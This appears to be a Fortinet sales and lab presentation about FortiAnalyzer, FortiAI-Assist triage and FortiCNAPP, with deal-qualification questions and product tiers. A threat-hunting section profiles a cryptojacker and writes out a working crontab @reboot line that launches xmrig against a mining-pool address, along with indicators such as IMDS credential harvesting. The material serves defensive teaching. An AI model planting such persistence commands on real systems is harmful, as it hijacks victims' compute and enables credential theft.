


XDR is not a separate product. It's what FortiAnalyzer does when the sources line up.

FortiAnalyzer IS the hub.

Six rings → one correlation. XDR is the outcome.

XDR is not a separate product. It's what FortiAnalyzer does when the sources line up.



The analyst at your side.

INTELLIGENT TRIAGE

INSTANT CONTAINMENT

AUTONOMOUS RESPONSE

YOU ASK

FortiAnalyzer FortiAI

"can you triage
incident
IN000000004"

6 words. lowercase.

FORTIAI ANSWERS

The screenshot displays the FortiCNAPP interface. On the left is a dark sidebar with navigation options: Dashboard, THREAT CENTER (Alerts, Cloud logs, Search), RISK CENTER (Insights, Alerts, Findings), Explorer, Policy Manager, Inventory, Reports, Coverage, Settings, and FORTINETCAN... The main panel shows an alert titled 'Potentially Compromised Host' with ID 3069072. It includes event activity window, severity (High), agent, composite, machine, and various tags like 'Internet Exposure: Unknown', 'Execution', 'Command and Scripting Interpreter', 'Persistence', and 'Create or Modify System Process'. The alert description states: 'Host machines may have been compromised. The following entities are suspected. Hosts: dzam121-watchtower, watchtower-s12, sdi48-watchtower (and 51 others)'. Supporting facts include 'Reverse Shell' and 'Malicious Network Activity'. On the right, the 'FortiCNAPP AI Assist' chat window is open, showing buttons for 'Triage', 'Incident Report', and 'Remediate', and a text input field with a 'Submit' button.

Also in the lab — FortiCNAPP AI Assist triages runtime alerts on the host itself. Two assistants, same hunt.



One question. Ten million events. Fifteen seconds.

The analyst at your side.

INTELLIGENT TRIAGE · INSTANT CONTAINMENT · AUTONOMOUS RESPONSE


YOU ASK

FortiAnalyzer FortiAI

"can you triage incident IN000000004"

6 words. lowercase.

FORTIAI ANSWERS



Also in the lab — FortiCNAPP AI Assist triages runtime alerts on the host itself. Two assistants, same hunt.

One question. Ten million events. Fifteen seconds.



What a cryptojacker looks like to a hunter.

Three signals. One process. Five MITRE techniques in the chain.

COMPUTE

CPU pinned. Unusual child of a web user.

`process=xmrig · uid=www-data · path=/tmp/.cache/`

NETWORK

Stratum protocol. 5-minute beacon cadence.

`tcp/14444 · dns=pool[.]hashvault[.]pro · TLS-SNI mismatch`

PERSISTENCE

Survives reboot. Lives in two places.

`cron @reboot · systemd --user unit · IMDS-harvested keys`

MITRE ATT&CK CHAIN

T1496	Resource Hijacking
T1071.001	App Layer · Web
T1053.003	Scheduled Task · Cron
T1552.005	Unsecured Creds · Cloud IMDS
T1098	Account Manipulation

```
$ crontab -l
```

```
@reboot /tmp/.cache/xmrig --url=49.12.80.38:14444 --pass=x --cpu-max-threads-hint=60 --donate-level=0 -B
```



Five TTPs. One process. Three hours to catch them all.

What you learn here maps to real customer scenarios.

Match the scenario · pick the tier · lead with the right qualifier.

Customer scenario	FortiAnalyzer tier	FortiAI-Assist role	Primary qualifier to ask
Lean team · single-site · needs visibility	FAZ 400F / 1000F · or FAZ-VM	Incident summarization	<i>“Who reads the alerts today — one person or a rotation?”</i>
Mid-market · hybrid · compliance-driven	FAZ 3000F / FAZ-VM + FortiTIP	Triage + threat intel pivot	<i>“Which regulators or frameworks are you audited against?”</i>
Enterprise · multi-tenant · mature SOC	FAZ 3700F / FAZ-VM + FortiSIEM	Full triad (Triage · Containment · Response)	<i>“How many business units share the SOC, and do they keep data separate?”</i>
MSP / MSSP · multi-customer	FAZ-VM clusters	Per-tenant summarization	<i>“How do you partition tenant data and report per-customer?”</i>
Cloud-first · workload-heavy · shared-responsibility	FortiCNAPP + FAZ-VM	CWPP AI Assist + FortiAI-Assist	<i>“Do your runtime workloads outnumber your on-prem assets?”</i>

[Fortinet’s Security Operations architecture](#) [FortiAnalyzer Ordering Guide](#) [FortiCNAPP Ordering Guide](#) [FortiSOC Ordering Guide](#)

Five scenarios · five qualifiers · one lab that earns you the right to ask them.



Six questions that qualify the deal before you quote it.

Ask these in order. Every answer narrows the tier.

VOLUME	01 How many Fortinet and non-Fortinet log sources feed your SOC today? <i>Maps to FAZ model family and ADOM count.</i>	02 What retention window do you need — and for which data classes? <i>Drives storage sizing and archive strategy.</i>
TEAM	03 Who investigates alerts — a dedicated SOC, a rotation, or an MSSP? <i>Decides FortiAI-Assist story: summarization vs. full triad.</i>	04 How are you measured — MTTD, MTTR, dwell time, or audit posture? <i>Anchors the ROI slide in numbers they already track.</i>
SCOPE	05 Do you need multi-tenancy, per-ADOM isolation, or per-customer reporting? <i>Enterprise · MSSP · regulated BU split.</i>	06 Where do your runtime workloads live — on-prem, cloud, or both? <i>Pulls FortiCNAPP into the story when cloud-heavy.</i>

Six questions. Three tiers. Zero guesswork on the first call.

FORTINET FIT GUIDE

FAZ 400F / 1000F · or FAZ-VM

Single-site SOC. Starter analytics. AI-Assist = summarization.

FAZ 3000F / 3700F / FAZ-VM + FortiTIP

Hybrid. Compliance-driven. Full AI-Assist triad + threat intel.


FAZ-VM + FortiCNAPP

Cloud-first. Per-tenant. CWPP AI Assist on the workload.

Lead with the qualifier. Let the tier follow.




Three phases. One proof. Four resources.



15 days → 3h 15m
THE POV NUMBER

What today's lab proved.

The same compression is the POV story: your prospect's dwell time, halved or better.



Discover · prove · deploy. Every tile above is a door you can open tomorrow.




The Handoff


Fifteen days. Three hours and fifteen minutes.



